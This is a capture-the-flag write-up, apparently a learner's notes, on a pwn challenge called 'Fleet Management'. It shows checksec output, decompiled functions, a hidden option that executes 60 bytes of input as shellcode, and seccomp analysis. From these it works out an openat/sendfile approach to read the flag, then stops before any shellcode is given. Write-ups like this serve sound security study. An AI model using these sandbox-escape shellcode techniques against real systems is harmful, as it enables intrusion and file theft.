

Fleet Management

1) Checked Security



```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Fleet Management]
└─$ checksec fleet_management
[*] '/home/vigneswar/Pwn/Fleet Management/fleet_management'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
```


2) Decompiled the binary




Decompile: main - (fleet_management)

```c

undefined8 main(void)

{
  setup();
  fprintf(stdout,"%s %s Fleet Management System %s\n",&DAT_001023e5,&DAT_001020e9,&DAT_001023e0);
  fprintf(stdout,"\n%s[*] Loading . . .\n%s",&DAT_001020f1,&DAT_001020e9);
  sleep(2);
  menu();
  return 0;
}

```

Nothing Fancy on main


Decompile: menu - (fleet_management)


```c

void menu(void)

{
  long in_FS_OFFSET;
  char local_13 [3];
  undefined8 local_10;
  
  local_10 = *(undefined8 *)(in_FS_OFFSET + 0x28);
  memset(local_13,0,3);
  do {
    fwrite("\n-_-_-_-_-_-_-_-_-_-_-_-_-\n",1,0x1b,stdout);
    fwrite("|                        |\n",1,0x1b,stdout);
    fwrite("|  [1] View the Fleet    |\n",1,0x1b,stdout);
    fwrite("|  [2] Control Panel     |\n",1,0x1b,stdout);
    fwrite("|  [3] User Settings     |\n",1,0x1b,stdout);
    fwrite("|  [4] Exit              |\n",1,0x1b,stdout);
    fwrite("|                        |\n",1,0x1b,stdout);
    fwrite("-_-_-_-_-_-_-_-_-_-_-_-_-\n",1,0x1a,stdout);
    fwrite("\n[*] What do you want to do? ",1,0x1d,stdout);
    read(0,local_13,2);
    switch(local_13[0]) {
    case '1':
      fprintf(stdout,"\n%s[*] Connecting to the Encrypted channel . . .\n%s",&DAT_001020f1,
              &DAT_001020e9);
      sleep(1);
      fprintf(stdout,"\n%s[*] Fetching Data . . .\n%s",&DAT_001020f1,&DAT_001020e9);
      sleep(1);
      fwrite("\n=============================\n",1,0x1f,stdout);
      fprintf(stdout,"| %s PDS Thanatos - %s[%sActive%s]%s  |\n",&DAT_00102180,&DAT_00102178,
              &DAT_001020f1,&DAT_00102178,&DAT_001020e9);
      fprintf(stdout,"| %s CS Meteor    - %s[%sActive%s]%s  |\n",&DAT_00102180,&DAT_00102178,
              &DAT_001020f1,&DAT_00102178,&DAT_001020e9);
      fprintf(stdout,"| %s LWS Proximo  - %s[%sActive%s]%s  |\n",&DAT_00102180,&DAT_00102178,
              &DAT_001020f1,&DAT_00102178,&DAT_001020e9);
      fprintf(stdout,"| %s STS Goliath  - %s[%sInactive%s]%s|\n",&DAT_00102180,&DAT_00102178,
              &DAT_00102211,&DAT_00102178,&DAT_001020e9);
      fwrite("=============================\n",1,0x1e,stdout);
      fwrite("\nKey:\n",1,6,stdout);
      fprintf(stdout,"%sPDS: Planet Destroyer Ship\n",&DAT_00102180);
      fwrite("CS: Combat Spaceship\n",1,0x15,stdout);
      fwrite("LWS: Light Weight Spaceship\n",1,0x1c,stdout);
      fprintf(stdout,"STS: Space Transportation Ship%s\n",&DAT_001020e9);
      break;
    case '2':
      fprintf(stdout,"\n%s[*] Authenticating . . .\n%s",&DAT_001020f1,&DAT_001020e9);
      sleep(1);
      fprintf(stdout,"\n%s[!] Error: You are not member of an authorized group.\n%s",&DAT_00102211,
              &DAT_001020e9);
      break;
    case '3':
      fprintf(stdout,"\n%s[!] Error: You should authenticate first.\n%s",&DAT_00102211,&DAT_001020e9
             );
      break;
```



```c
      break;
    case '4':
      fprintf(stdout,"\n[*] Bye! %s\n",&DAT_00102380);
                    /* WARNING: Subroutine does not return */
      exit(0);
    case '9':
      beta_feature();
    default:
      fprintf(stdout,"\n%s[!] Error: Invalid Option.\n%s",&DAT_00102211,&DAT_001020e9);
    }
  } while( true );
}

```


all cases are just some printing except for beta_feature() on case 9

Out



```
void beta_feature(void)

{
  code *__buf;

  __buf = (code *)malloc(0x3c);
  mprotect((void *)((ulong)__buf & 0xfffffffffffff000),0x3c,7);
  read(0,__buf,0x3c);
  skid_check();
  (*__buf)();
  return;
}
```

Interesting.. it runs our input as shellcode


man7.org > Linux > man-pages
Linux/UNIX system programming training

mprotect(2) — Linux manual page

NAME | LIBRARY | SYNOPSIS | DESCRIPTION | RETURN VALUE | ERRORS | VERSIONS | STANDARDS | HISTORY | NOTES | EXAMPLES | SEE ALSO
Search online pages

```
mprotect(2)                System Calls Manual                mprotect(2)
```

NAME

```
       mprotect, pkey_mprotect - set protection on a region of memory
```


LIBRARY

```
       Standard C library (libc, -lc)
```

SYNOPSIS

```
       #include <sys/mman.h>

       int mprotect(void addr[.len], size_t len, int prot);

       #define _GNU_SOURCE             /* See feature_test_macros(7) */
       #include <sys/mman.h>

       int pkey_mprotect(void addr[.len], size_t len, int prot, int pkey);
```


Seems like it sets stack region as rwx for first 60 bytes



Decompile: skid_check - (fleet_management)

```
void skid_check(void)

{
  undefined8 uVar1;

  uVar1 = seccomp_init(0);
  seccomp_rule_add(uVar1,0x7fff0000,0x3c,0);
  seccomp_rule_add(uVar1,0x7fff0000,0xe7,0);
  seccomp_rule_add(uVar1,0x7fff0000,0x101,0);
  seccomp_rule_add(uVar1,0x7fff0000,0x28,0);
  seccomp_rule_add(uVar1,0x7fff0000,0xf,0);
  seccomp_load(uVar1);
  return;
}
```


A quick research on seccomp_rule_add can get us that it allows only those syscalls



```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Fleet Management]
└─$ cat /usr/include/x86_64-linux-gnu/asm/unistd_64.h | grep -E ' 60| 231| 257| 40| 15$'
#define __NR_rt_sigreturn 15
#define __NR_sendfile 40
#define __NR_exit 60
#define __NR_exit_group 231
#define __NR_openat 257
```

We can use openat and sendfile to read the file


3) Made an assembly code to print it



```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Fleet Management]
└─$ pwn constgrep AT_FDCWD
#define AT_FDCWD -100
```

